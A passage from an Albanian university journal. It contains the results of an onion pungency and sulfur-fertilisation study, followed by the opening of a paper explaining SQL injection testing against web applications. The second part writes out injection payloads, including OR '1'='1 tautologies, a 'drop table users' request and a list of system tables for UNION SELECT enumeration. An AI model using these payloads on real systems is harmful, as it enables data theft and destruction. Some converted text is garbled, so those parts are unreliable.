U përgatit një solucion stok prej 0,1 M (0,1 milimol/ml) i acidit piruvik duke tretur 1,1 gram të piruvatit të natriumit në 100 ml ujë. Nëpërmjet hollimeve u përgatitën solucionet e mëposhtme: 0,200 µmol/ml, 0,100 µmol/ml, 0,050 µmol/ml, 0,025 µmol/ml, 0,010 µmol/ml.

Tek çdo tub u shtuan nga 1 ml 0.125% të 2,4-DNPH në 2N HCl duke përfshirë dhe mostrën blank. Epruvetat u mbyllën, u përzierë në vortex dhe u vendosën në banjo uji në 37 ° C për 10 minuta. Më pas tek çdo tub u shtuan 5 ml NaOH 0,6 N, u përzierë dhe u mat absorbancë në 420 nm.

U ndërtua grafiku i varësisë së koncentrimin të acidit piruvik (µmol/ml) kundrejt absorbancës dhe u përfutua vija e drejtë që kalon nga pikat dhe gjet ekuacioni i regresit të vijës. Koncentriket e acidit piruvik (µmol/ml) në qepë përcaktohen nga ekuacioni i vijës së drejtë dhe hollimi total.

Kjo procedurë u përsërit dy herë në Laboratorin e Agroushqimit të Universitetit të Korçës në datën 28 Shtator 2011.

Rezultatet dhe diskutimet

Për të llogaritur koncentrimin e acidit piruvik të prodhuar në mënyrë enzimatike, niveli endogjen i acidit piruvik duhet të zbritet nga acidi piruvik total. Matja e niveleve të brendshme të acidit piruvik kërkon denatyrimin e enzimës allinazë nëpërmjet mikrovalëve. Yoo dhe Pike (2001) vërtetuan që nivelet e brendshme të acidit piruvik ishin rreth 0,2 µM dhe mund të meren parasysh. Koncentrim i acidit piruvik nga nxehja e indeve u përjashtuan nga analiza.

Koncentrimet e acidit piruvik rriten me rritjen e dozave të squfurit (Fig. 1). Koncentrimi i acidit piruvik në qepë që kanë pasur 20 dhe 30 kg/ha S ishin 2,3 dhe 2,5 më të larta se sa në qepët ku nuk u aplikua përdorimi i S duke treguar kështu një djegësirë të ndërmjetme. Në të kundërt, ushqimi me S nuk influencon në përmbajtjen totale të lëndëve të thata (Tabela 1).




Figure 1 Koncentrimet e acidit piruvik në bulbat e qepëve ‘Miras’ nën inflencën e aplikimit të sasive të ndryshme të S.

Tabela 1. Përqindja totale e lëndëve të thata në lëngun e qepës 'Miras'

<i>Nr</i>	<i>Squfuri (Kg/Ha)</i>	<i>Acidi Piruvik ($\mu\text{mol/g}$)¹</i>	<i>SSC</i> ²
1	0	1,36	7
2	10	2,4	7
3	20	3,2	7
4	30	3,44	6,2

¹Micromole të acidit piruvik për gram peshe të njomë.

²Përqindja totale e lëndës së thatë.

Prodhimtaria rritet vetëm pak me rritjen e plehërimit me sqfur; sidoqoftë nuk u pa rritje e mëtejshme e prodhimit me sasi më të mëdha sqfuri se 20 kg/ha (Fig. 2).




Figure 2. Prodhimtaria e qepës në përgjigje të sasive të ndryshme të sqfurit. Shiratat vertikale përfaqësojnë gabimin standard.

Shpërndarja e diametrave të bulbeve të qepëve nuk influencohet nga ushqimi me sqfur (Tabela 2). Bulbat pak më të mëdha se të vegjlit (pre-packer) përfaqësojnë 56,71 % të numrit të përgjithshëm të tyre e ndjekur nga mesataret (20,16%) dhe të mëdhatë (9,71%). Të vegjlit dhe kolosalët përfaqësojnë vetëm 9,71 % dhe 2,00 % të numrit të përgjithshëm. As shpërndarja e peshave të bulbave të qepëve brenda klasave nuk influencohet nga ushqimi me S; më tepër frekuenca dhe pesha ndryshon në mënyrë të ndryshme ndërmjet klasave të ndryshme pavarësisht nga shkalla e aplikimit të sasisë së S ($p < 0,01$) sikurse tregohet në figurat 3-4.

Tabela 2. Numrat e bulbave të qepëve të vjela në 3.5m²

	Sqfuri (kg/Ha)				Reshta totale
	0	10	20	30	
Kolosale	9	8	15	19	51
	1.085	1.957	0.403	3.3 86	
Shume te medha	10	8	18	8	44
	0.086	0.945	4.476	0.717	
Të mëdha	55	48	100	45	248
	0.754	3.775	23.407	4.089	
Mesatare	128	118	139	130	515

Mesatare	128	118	139	130	515
	0.001	1.45	0.841	0.116	
Nën mesatare	381	391	315	362	1449
	1.079	1.089	6.06	0.137	
Të vogla	54	81	51	62	248
	0.992	4.835	1.928	0.025	
Kollona totale	637	654	638	626	2555




Figura 3 Numri i bulbave të qepëve të Vogla, Nën mesatare, Mesatare, Shumë të mëdha, Të mëdha dhe Kolosale në lidhje me sasinë e Sqfurit të aplikuar.





Figura Error! Main Document Only. Rendimenti i qepëve Të vogla, Nën mesatare, Mesatare, Shumë të mëdha Kolosale dhe Të mëdha në përgjigje të normave të Squfurit të aplikuar. Shiritat vertikale përfaqësojnë gabimin standard.

Kultivarët me më pak dhe më shumë djegësirë ishin Walla walla dhe Golden Coin (Fig 5). Kultivari Miras ishte dy here më shumë djegës se Walla walla, por koncentrim acidit piruvik ishte më pak se 3 mmol/ g. Vetëm Golden Coin tregoi një djegësirë të ndërmjetme me koncentrim të acidit piruvik me më shumë se 3 mmol/ g. Përmbajtja e lëndëve të thata nuk ndryshoi shumë ndërmjet kultivarëve (Tabela 3).

Figura 5. Koncentrimi i acidit piruvik në bulbat e pesë varieteve



Koncentrimi relativisht i ulët i acidit piruvik ndoshta lidhet me konditat e veçanta të klimës dhe tokës. Analizat e acidit piruvik menjëherë pas vjeljes mund të kenë kontribuar në vlerat e ulta të koncentrimit të acidit piruvik për të gjitha rastet.

Table 4 Koncentrimet e acidit piruvik dhe lëndëve të thata në bulbat e pesë varietetve të qepëve.

No.	Kultivari	Acidi Piruvik ¹ (□ moles/g)	SSC ²
1	Walla Walla	1.04	8
2	Candy	2.52	8
3	Golden Coin	3.64	6.2
4	Miras	2.12	8
5	Rubino	2.76	8

¹Micromolet e acidit piruvik për gram të peshës së njomë.

²Përqindja totale e lëndëve të thata në lëngun e qepës

Ka një diferencë të madhe statistike ($P < 0,001$) në prodhim ndërmjet Walla Walla, 'Miras', dhe 'Golden Coin. Rendimenti më i madh i dukshëm i qepës u përftua nga varieteti Walla Walla (Tabela 4).

Table 5. Rendimenti ($t\ ha^{-1}$) i tre kultivarëve të qepëve.

	Kultivari	Rendimenti($t\ ha^{-1}$)	SE
a	Walla Walla	50.25	1.74
b	Miras	38.52	2.12
c	Gold Coin	14.4743	1.06

Mesataret me të njëjtën gërme nuk kanë ndryshime të mëdha sipas testit Tukey.

Shënime për qepët e ëmbla

Përcaktimi i djegësirës:

Djegësira në qepë shkaktohet nga komponimet volatile të squfurit. Disa nga këto komponime influencojnë në sytë kur qepët priten dhe prodhojnë lotë. (Shpesh quhet efekt lakrimogjen).

Disa komponime të tjera shkaktojnë djegie, një sensacion djegieje në pjesën e prapme të gojës dhe në fyt. Të tjera prodhojnë një shije të butë më të pëlqyeshme dhe aromën karakteristike të qepës.

Të gjitha këto aroma prodhohen kur pritet qepa dhe një enzimë që quhet alinazë çlirohet dhe përnjëherë copëton pararendësit e aromës.

Nuk ka ndonjë metodë kimik e cila të mund të matë të gjitha këto aroma nga shumë mostra. Në vend të tyre, ne matim acidin piruvik i cili është një mbiprodukt i reaksionit të aromës dhe mund të matet shpejt dhe lehtë.

Nivelet e acidit piruvik variojnë ndërmjet 1 dhe 18 mikromoleve për kultivarë të ndryshëm qepësh. U përdor guida e mëposhtme për djegësirën e cila është në përdorim në Georgia, USA.

Nivelet e acidit piruvik

Djegësirë e ulët = 0-3 mikromole
Acid piruvik per gram qepë e njomë.
Mesatare = 3-7 mikromole Acid
piruvik per gram qepë e njomë.
E lartë = above 7 mikromole Acid
piruvik per gram qepë e njomë.

Konkluzione

Intensiteti i aromës përcaktohet nga gjenetika e kultivarit dhe ambienti në të cilin rritet ai. Aplikimet e dozave të Sqfurit rritin koncentrimin e acidit piruvik tre herë, por shkaktojnë vetëm një rritje të vogël në rendimentin e qepës. Walla Walla ishte kultivari më i butë. Koncentrimet e acidit piruvik në Golden Coin dhe Miras ishin 3,5 dhe 2 herë më të larta se në Walla Walla. Përmbajtja e lëndëve të thata nuk influencohet nga kultivari ose trajtimi me sqfur. Kultivari dhe koncentrim i sqfurit në tokë janë konsideratat më të rëndësishme në prodhimin e qepëve të ëmbla.

Literatura

David Meyer, Achim Zeileis, and Kurt Hornik. 2011. vcd: Visualizing Categorical Data. R package version 1.2-12.

Havey, M.J., M.Cantwell, M.G. Jones, R.W. Jones, N.E. Schmidt, J. Uhlig, J.F. Watson and K.S. Yoo. 2002. Significant variation exists among laboratories measuring onion bulb quality traits. HortScience 37:1086–1087

Randle, W.M., D.A. Kopsell, D.E. Kopsell, R.L. Snyder, and R. Torrance. 1998. Field Sampling Short-day Onions for Bulb Pungency. HortTechnology, 8:329 - 332

Randle, W.M. and M.L. Bussard. 1993. Pungency and Sugars of Short-day Onions as Affected by Sulfur Nutrition. J. Amer. Soc. Hort. Sci. 118(6):766-770.

Teare Ketter, C. A. and W. M. Randle. 1998. Pungency Assessment in Onions. p. 177-196. In: S. J. Karcher (Ed.). Tested studies for laboratory teaching, Vol. 19. Proceedings of the 19th Workshop/Conference of the Association for Biology Laboratory Education (ABLE).

USDA Agriculture Handbook Number 66. The Commercial Storage of Fruits, Vegetables, and Florist and Nursery Stocks

Vavrina, C. S. and D. A. Smittle. 1993. Evaluating Sweet Onion Cultivars for Sugar Concentrations and Pungency. Hortscience 28(8):804-806.

Yoo, K.S. and L.M. Pike. 2001. Determination of background pyruvic acid concentrations in onions, allium species, and other vegetables. HortScience 89:249–256

Yoo, K.S., E.J. Lee, and B.S. Patil. 2011. Improved Consistency in DNPH-Mediated Pyruvic Acid Analysis of Onion Juice by Modifying the Sample Processing Order. J. Food Sci. Vol. 76, Nr. 1.

FIZIKË – INFORMATIKË

NJEKTIMET SQL, DISA PROCEDURA TË TESTIMIT T(2010) APLIKIMEVE WEB DHE TË SULMEVE NDAJ TYRE

Dhori Beta

Universiteti “Fan S. Noli”, Korçë

Përmbledhje

Aplikimet web sot janë shumë të përhapura. Nëpërmjet tyre krijohen faqe web dinamike, nëpërmjet të cilave realizohet dhe një bashkëpunim shumë i madh midis përdoruesve të ndryshëm dhe informacioneve që ndodhen në një bazë të dhënash në sfond të aplikimit. Meqenëse përhapja e këtyre aplikimeve ka marrë përmasa të jashtëzakonshme edhe sulmet ndaj këtyre aplikimeve janë vazhdimisht në rritje. Qëllimi është të sigurohen informacione konfidenciale që gjenden në bazën e të dhënave apo të ndryshohen të dhënat e regjistruara ose edhe të shkatërrohet plotësisht baza e të dhënave ose serveri në të cilin këto të dhëna gjenden të regjistruara. Një prej sulmeve më tipike ndaj këtyre aplikimeve janë injektimet SQL, të cilat mundohen që duke shtuar kod SQL, të ndryshojnë kërkesat normale ndaj bazës së të dhënave. Këto kërkesa ndaj bazës së të dhënave mund të rezultojnë të rrezikshme nëqoftëse u besohet verbërisht të dhënave që japin përdoruesit.

Fjalë çelës: SQL, baza të dhënash, aplikim web, siguri.

Abstract

Web applications are very widespread nowadays. They assist in creating dynamic web pages, which provide a greater fruitful cooperation among different users and different types of information acquired in the background of the applying database. Since the range of the extent to these applications has become quite great, the attacks towards them are increasing enormously. The aim is to obtain confidential information found in the database, or to change the registered data and to destroy totally either the database or the server into which these data is registered. One of the most common threats towards these applications is the SQL injection. These injections try to change the normal requests addressed to the database, by adding the SQL code. The requests addressed to the database might result dangerous if we blindly trust data coming from the users.

Keyword: SQL, database, web application, security

Hyrje

Ky punim jep disa teknika të thjeshta që mund të përdoren nga persona keqdashës në procesin e zbulimit të dobësive që mund të shfaqin aplikimet web ndaj sulmeve të tipit të injektimeve SQL. Këto teknika tregojnë se si mund të gjendet përmbajtja e bazës së të dhënave, të dhëna private, apo të sigurohet një kontroll maksimal mbi të

1. Bazat e injektiveve SQL (SQL-Injection)

Për të kuptuar materialin e mëposhtëm është e nevojshme të njihen bazat e gjuhës SQL si dhe realizimi i aplikimeve mbi bazat e të dhënave në PHP/ASP. Supozojmë se kemi një bazë të dhënash që përmban tabelën përdorues me strukturën e mëposhtme:

Atributi	Tipi
id	bigint(10)
emri	varchar(32)
mgroup	tinyint(2)
password	varchar(32)
email	varchar(60)
adresa_ip	varchar(16)

Një kërkesë që mund të përpunojë të dhënat nga baza e të dhënave mund të ketë formën:

SELECT *

FROM përdorues

Where emri='Semri'

Në këtë rast vlerat e regjistruara në fushën “**emri**” krahasohen me vlerat e ndryshoreve “**Semri**”. Nëqoftëse vlera e kësaj ndryshoreje është marrë nga parametrat **URL** ose nga **cookie**, dhe nuk përpunohet për simbole speciale, atëherë kërkesa mbi bazën e të dhënave shfaq të meta. Mund të japim një shembull të thjeshtë se si keqdashësit mund të modifikojnë kërkesën.

Nëqoftëse ndryshorja **Semri** merr vlerën **su**, atëherë kërkesa mbi bazën e të dhënave do të jetë si më poshtë:

SELECT *

FROM përdorues

WHERE emri='su'

Kërkesa është e rregullt. Por nëqoftëse ndryshorja do të marrë vlerën **aaa**, atëherë kërkesa do të kthehet në kërkesë jo korrekte nga pikëpamja e sintaksës, meqenëse shfaqet një simbol ‘ shtesë:

SELECT *

FROM përdorues

WHERE emri='aaa'

Simboli `/` lejon modifikimin e kërkesës ndaj bazës së të dhënave, dhe nuk është i vetmi simbol që lejon këtë veprim. Të supozojmë se kërkesa e mësipërme përdoret nga një aplikim web për të afishuar të dhënat private të përdoruesit të loguar. Duke përdorur simbolin `/` njëperson, me qëllim të keq ose jo, mund të shohë me lehtësi të dhënat private të të gjithë përdoruesve të regjistruar, duke transmetuar një nga vlerat e mëposhtme për parametrin **\$emri** (supozohet se në sistem janë regjistruar përdoruesit **admin**, **su** dhe **Ima0**):

random_data' OR emri='admin

random_data' OR emri='su

random_data' OR emri='Ima0

kërkesat ndaj bazës së të dhënave do të jenë:

SELECT * FROM perdorues WHERE emri='random_data' OR emri='admin'

SELECT * FROM perdorues WHERE emri='random_data' OR emri='su'

SELECT * FROM perdorues WHERE emri='random_data' OR emri='Ima0'

Injektimi i kodit **SQL** lejon marrjen e të dhënave private të një përdoruesi. Një personi i krijohet mundësia që sipas dëshirës mund të gjejë të dhënat për të gjithë përdoruesit duke i transmetuar parametrin **\$emri** vlerën:

random_data' OR '1'='1

Kërkesa me kodin e injektuar do të rezultojë:

SELECT * FROM perdorues WHERE emri='random_data' OR '1'='1'

Kjo kërkesë do të kthejë të gjitha rekordet e tabelës përdorues

2. Procedura të testimit të aplikimeve web ndaj injektiveve SQL

Procedurat e testimit të aplikimeve web ndaj injektiveve **SQL**, reduktohen në formimin e një liste parametrash me të cilët punon aplikimi (parametra **GET** dhe **POST**), duke përfshirë dhe parametrat **cookie**. Këta parametra testohen më pas një nga një në përpunimin e simboleve speciale ose të fjalëve çelës (të tipit **WHERE**) që mund të ndihmojnë në zbulimin e të metave që shfaq aplikimi.

2.1. Identifikimi i parametrave që shfaqin probleme (dobësi)

Supozojmë se aplikimi web është konfiguruar në mënyrë të tillë që, në rastin e shfaqjes së një gabimi **SQL**, në browser shfaqet teksti i gabimit dhe mbase një pjesë e kërkesës. Nëqoftëse keqdashësit i afishohet qoftë dhe një pjesë nga kërkesa, atëherë injektimi i kodit **SQL** mund të realizohet pa problem.

Supozojmë se aplikimit web i është transmetuar një parametër **GET id=aaa**:

http://127.0.0.1/inj.asp?id=aaa

Për të përcaktuar nëse parametri shfaq pika të dobëta lind nevoja të kërkohej në faqen e kthyer nga serveri për fraza të formës “**ODBC**”, “**have an error**”, “**SQL syntax**”, “**SQL Server**”, “**MySQL**”, “**Oracle**” etj. Ekzistojnë raste kur gabimet e kthyer nga serveri vendosen në parametra të fshehur ose në komente. Në këtë rast një keqdashës e ka të thjeshtë të injektojë kod **SQL**:

<http://127.0.0.1/inj.asp?id=aaa'+drop+table+users;-> Duhet theksuar se jo të gjithë sistemet e administrimit të bazave të të dhënave lejojnë lidhjen e kërkesave të bazave të të dhënave.

Është shumë e përhapur situata, kur nga teksti i gabimit të kthyer prej serverit, mund të gjendet tipi i bazës së të dhënave që përdoret nga aplikimi web për shembull:

Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result

Teksti i gabimit të mësipërm është shumë i vlefshëm për keqdashësit që të krijojnë kod **SQL** specifik për një tip të caktuar të sistemit të administrimit të bazave të të dhënave.

2.2. Identifikimi i parametrave të cënueshëm në rastet kur nuk afishohen gabime

Të supozojmë se gabimet që shfaqen në rastet e kërkesave ndaj bazës së të dhënave nuk afishohen. Atëherë një keqdashësi i ngelet mundësia që të përcaktojë prezencën e dobësive sipas sjelljes së aplikimit web.

Me një probabilitet të lartë mund të thuhet se parametri shfaq dobësi kur serveri kthen gabimet 302 (page redirect) dhe 500 (internal server error). Në këtë rast keqdashësi do të përdorë disa teknika më të avancuara. Për t'i kuptuar është e nevojshme të njihen tipet bazë **SQL**. Atributet në **SQL** mund të kenë një prej tre tipeve bazë: **numerik**, **varg karakteresh** ose **datetime**. Secili tip ka karakteristikat e tij specifike të cilat mund të ndihmojnë keqdashësin në procesin e zbulimit të dobësive të parametrave të aplikimit. Në **SQL** parametrat numerikë transmetohen ashtu si janë, ndërsa vargjet e karaktereve dhe vlerat datetime transmetohen midis thonjëzave:

SELECT * FROM perdorues WHERE id=5 (vlerë numerike)

SELECT * FROM perdorues WHERE emri='admin' (vlerë varg karakteresh)

Testimi për injektim **SQL** i parametrave numerikë është shumë e thjeshtë:

<http://127.0.0.1/inj.php?id=5'>

<http://127.0.0.1/inj.php?id=6-1>

<http://127.0.0.1/inj.php?id=4+1>

Nëqoftëse parametri **id** shfaq dobësi, në rastin e parë do të shfaqet një gabim **SQL** (ose **error 302**, **500**, kur gabimet e sistemit të administrimit të bazave të të dhënave nuk afishohen) sepse kërkesa **SELECT * FROM perdorues WHERE id=5'** nuk është a saktë nga pikëpamja e sintaksës.

SELECT * FROM perdorues WHERE id=4+1, do të ekzekutohen në mënyrë korrekte dhe do të japin të njëjtin rezultat (do të kthejnë nga baza e të dhënave rekordet me vlerën e variablit **id** të barabartë me 5) duke treguar se variabli **id** shfaq dobësi.

Një teknikë e ngjashme përdoret në testimin e parametrave varg karakteresh, me disa ndryshime: vlerat e parametrave transmetohen midis thonjzave dhe bashkimi i vargjeve të karaktereve në sisteme të ndryshme realizohet në mënyra të ndryshme (**MySQL dhe SQL Server përdorin shenjën + ndërsa Oracle shenjën ||**).

Procedura e testimit të parametrat **emri**:

http://127.0.0.1/inj.php?emri=Ima0 ka gjithashtu dy raste të mundshme.

Në rastin e parë parametrat i transmetohet një vlerë e cila do të gjenerojë një gabim **SQL: http://127.0.0.1/inj.php?emri=Im'a0**

Kërkesa **SQL** që do të gjenerojë gabimin: **SELECT * FROM perdorues WHERE emri='Im'a0'**. Gabimi rezulton sepse shfaqet një **/'** më shumë.

Në rastin e dytë parametrat i transmetohet një vlerë që do të tregojë dobësinë e tij:

http://127.0.0.1/inj.php?emri=I'+ma0

http://127.0.0.1/inj.php?emri=Im'+a0

Si rezultat do të krijohen kërkesat e mëposhtme ndaj bazës së të dhënave:

SELECT * FROM perdorues WHERE emri='I'+ma0'

SELECT * FROM perdorues WHERE emri='Im'+a0'

Të dyja kërkesat **SQL** janë korrekte dhe japin të njëjtin rezultat.

3. Metoda sulmesh

Të supozojmë se keqdashësi ka gjetur një parametër të dobët. Për të përdorur dobësinë ai duhet të njohë përafërsisht tipin e kërkesës në të cilën të injektojë kodin. Në aplikimet web, më shumë ndeshen katër tipe kërkesash **SQL: SELECT, INSERT, UPDATE, DELETE**. Se cila kërkesë është përdorur në një rast konkret, mund të përcaktohet duke analizuar logjikën dhe semantikën e skriptit përkatës.

Nëqoftëse skripti afishon të dhëna që i përkasin një identifikatori të caktuar, atëherë me shumë mundësi, kërkesa është e tipit **SELECT**.

Nëqoftëse skripti shton të dhëna në bazën e të dhënave, për shembull shtimi i një komenti ose një postim në një forum, atëherë kërkesa është e tipit **INSERT**.

Nëqoftëse skripti modifikon informacionin, për shembull ndërrimi i një fjalëkalimi, apo ndryshimi i një postimi në një forum atëherë kërkesa është e tipit **UPDATE**.

Nëqoftëse realizohet fshirje informacioni, për shembull fshirja e një llogarie përdoruesi, me shumë mundësi kërkesa është e tipit **DELETE**.

Dobësitë e ndeshura më shpesh shfaqen në kërkesa të tipit **SELECT**.

3.1. Injektimi UNION SELECT

Meqenëse dobësitë më të shpeshta ndeshen në kërkesat **SELECT**, keqdashësit në radhë të parë do të përpiqen të injektojnë klauza **UNION SELECT**, sepse në rast suksesi keqdashësi do të ketë akses në të gjitha tabelat e sistemit. Në këto tabela përmbahet informacioni për strukturën e të gjitha bazave të të dhënave gjë gjenden në Server. Më poshtë paraqitet lista e tabelave të sistemit për sisteme administrimi të bazave të të dhënave të ndryshme:

- ❖ **SQL Server**
 - **INFORMATION_SCHEMA**
 - **sysobjects**
 - **syscolumns**
- ❖ **MySQL**
 - **mysql.user**
 - **mysql.host**
 - **mysql.db**
- ❖ **Oracle**
 - **SYS.USER_OBJECTS**
 - **SYS.USER_TABLES**
 - **SYS.USER_VIEWS**
 - **SYS.USER_TAB_COLUMNS**
 - **SYS.TAB**
 - **SYS.ALL_TABLES**

Para se të kryejë injektim **UNION SELECT** keqdashësi duhet të gjejë numrin e attributeve në kërkesën **SQL**, tipin e secilit atribut dhe emërtimin e disa tabelave në sistem, gjë që konsiderohet e vështirë për t'u realizuar në rastet kur nuk afishohen mesazhet e gabimeve në browser. më poshtë tregohet se egzistojnë disa teknika të thjeshta që zgjidhin problemet e dhëna. kërkesa **UNION SELECT** duhet të përmbajë të njëjtin numër attributesh, ndërsa atributet duhet të po atij tipi.

